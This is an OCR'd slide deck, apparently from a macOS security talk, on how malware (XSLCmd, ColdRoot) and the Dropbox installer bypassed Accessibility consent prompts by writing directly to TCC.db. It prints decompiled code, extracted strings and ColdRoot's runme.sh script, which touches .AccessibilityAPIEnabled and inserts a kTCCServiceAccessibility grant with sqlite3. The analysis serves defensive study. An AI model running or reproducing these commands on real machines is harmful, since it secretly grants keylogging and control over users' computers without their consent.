
AV products

firewalls

https://github.com/pwnsdx/Unsecure

# UI 'bypass'

(as we'll see) many UI interfaces are now protected by Apple. However, if one can bypass the UI (i.e. direct file i/o) - no alert will be shown?



# UI 'bypass'


## enabling 'assistive access' for keylogging (OSX.XSLCmd)

*"a previously unknown variant of the APT backdoor XSLCmd which is designed to compromise Apple OS X systems" -fireeye (09/2014)*

reverse shell

screen capture

keylogging



how can OSX/XSLCmd keylog without root?

04/2015

**noar**
@noarfromspace

Looks familiar? #rootpipe on VirusTotal on Sept 5th, 2014. virustotal.com/fr/file/893701

rootpipe: os/x bug, create any file as root!

# UI 'bypass'


## enabling 'assistive access' for keylogging (OSX.XSLCmd)

```
r12 = [Authenticator sharedAuthenticator];
rax = [SFAuthorization authorization];
rax = [rax obtainWithRight:"system.preferences" flags:0x3 error:0x0];
[r12 authenticateUsingAuthorizationSync:rbx];
```

```
rbx = [NSDictionary dictionaryWithObject:@(0x124) forKey:*_NSFilePosixPermissions];
rax = [NSData dataWithBytes:"a" length:0x1];
rax = [UserUtilities createFileWithContents:rax path:@"/var/db/.AccessibilityAPIEnabled" attributes:rbx];
```

via rootpipe

OSX/XSLCmd




enable access (via UI)

/var/db/.AccessibilityAPIEnabled


keyloggging!


# UI 'bypass'


## enabling 'assistive access' for ...? (Dropbox)

*"Dropbox didn't ask for permission to take control of your computer"*
*- phil stokes*

Dropbox Installer



where was the "accessibility" prompt?!

"*Revealing Dropbox's Dirty Little Security Hack*"
applehelpwriter.com/2016/08/29/discovering-how-dropbox-hacks-your-mac/

# UI 'bypass'

## enabling 'assistive access' for ...? (Dropbox)

```
Last login: Fri Aug 26 23:03:59 on ttys009
tPhils-iMac:~ tphil$ sudo strings /Library/DropboxHelperTools/Dropbox_u501/dba
ccessperm
Password:
com.getdropbox.dropbox
subject.OU
G7HH3F8CAK
/Library/Application Support/com.apple.TCC/TCC.db
SQL error: %s
UPDATE access SET csreq = ? where client = 'com.getdropbox.dropbox';
SQL error: failed to prepare query %s
SQL error: failed to finalize query %s
System
Failed to open TCC database: %s
DELETE FROM access WHERE client = 'com.getdropbox.Dropbox';
SELECT COUNT(*) FROM access WHERE client = 'com.getdropbox.dropbox';
There should be at most one row for Dropbox, got %d
DELETE FROM access WHERE client = 'com.getdropbox.dropbox';
INSERT INTO access (service, client,client_type, allowed, prompt_count)VALUES
('kTCCServiceAccessibility', 'com.getdropbox.dropbox', 0, 1, 0);
UPDATE access SET allowed = 1 WHERE client = 'com.getdropbox.dropbox';
```

strings in 'dbaccessperm'

{ /Library/Application Support/com.apple.TCC/TCC.db

INSERT INTO access VALUES('kTCCServiceAccessibility', 'com.getdropbox.dropbox',0,1,0);

so dropbox is inserting itself directly into TCC.db...


"Revealing Dropbox's Dirty Little Security Hack"
applehelpwriter.com/2016/08/29/discovering-how-dropbox-hacks-your-mac/


# UI 'bypass'

## enabling 'assistive access' for ...? (Dropbox)

```
$ file "/Library/Application Support/com.apple.TCC/TCC.db"
/Library/Application Support/com.apple.TCC/TCC.db: SQLite 3.x database
```

```
# fs_usage -w -f filesystem | grep -i tcc.db

/Library/Application Support/com.apple.TCC/TCC.db-journal
/Library/Application Support/com.apple.TCC/TCC.db-wal
```





avoids this ;)


UI, backed by TCC.db

"Revealing Dropbox's Dirty Little Security Hack"
applehelpwriter.com/2016/08/29/discovering-how-dropbox-hacks-your-mac/

# UI 'bypass'


## TCC.db modification (OSX.ColdRoot)



com.apple.audio.driver.app

unsigned



packed


password

```
__const:001D2804 "touch /private/var/db/.AccessibilityAPIEnabled && sqlite3 \"/Library/Application Support/com.apple.TCC/TCC.db\" \"INSERT or REPLACE INTO access (service, client, client_type, allowed, prompt_count) VALUES ('kTCCServiceAccessibility'....
```


'TCC.db' reference...

# UI 'bypass'

## TCC.db modification (OSX.ColdRoot)






auth prompt




accessibly access


```
$ cat /private/var/tmp/runme.sh

  #!/bin/sh
  touch /private/var/db/.AccessibilityAPIEnabled &&
  sqlite3 "/Library/Application Support/com.apple.TCC/TCC.db" "INSERT or
    REPLACE INTO access (service, client, client_type, allowed, prompt_count)
    VALUES ('kTCCServiceAccessibility', 'com.apple.audio.driver', 0, 1, 0);"
```








# MITIGATIONS

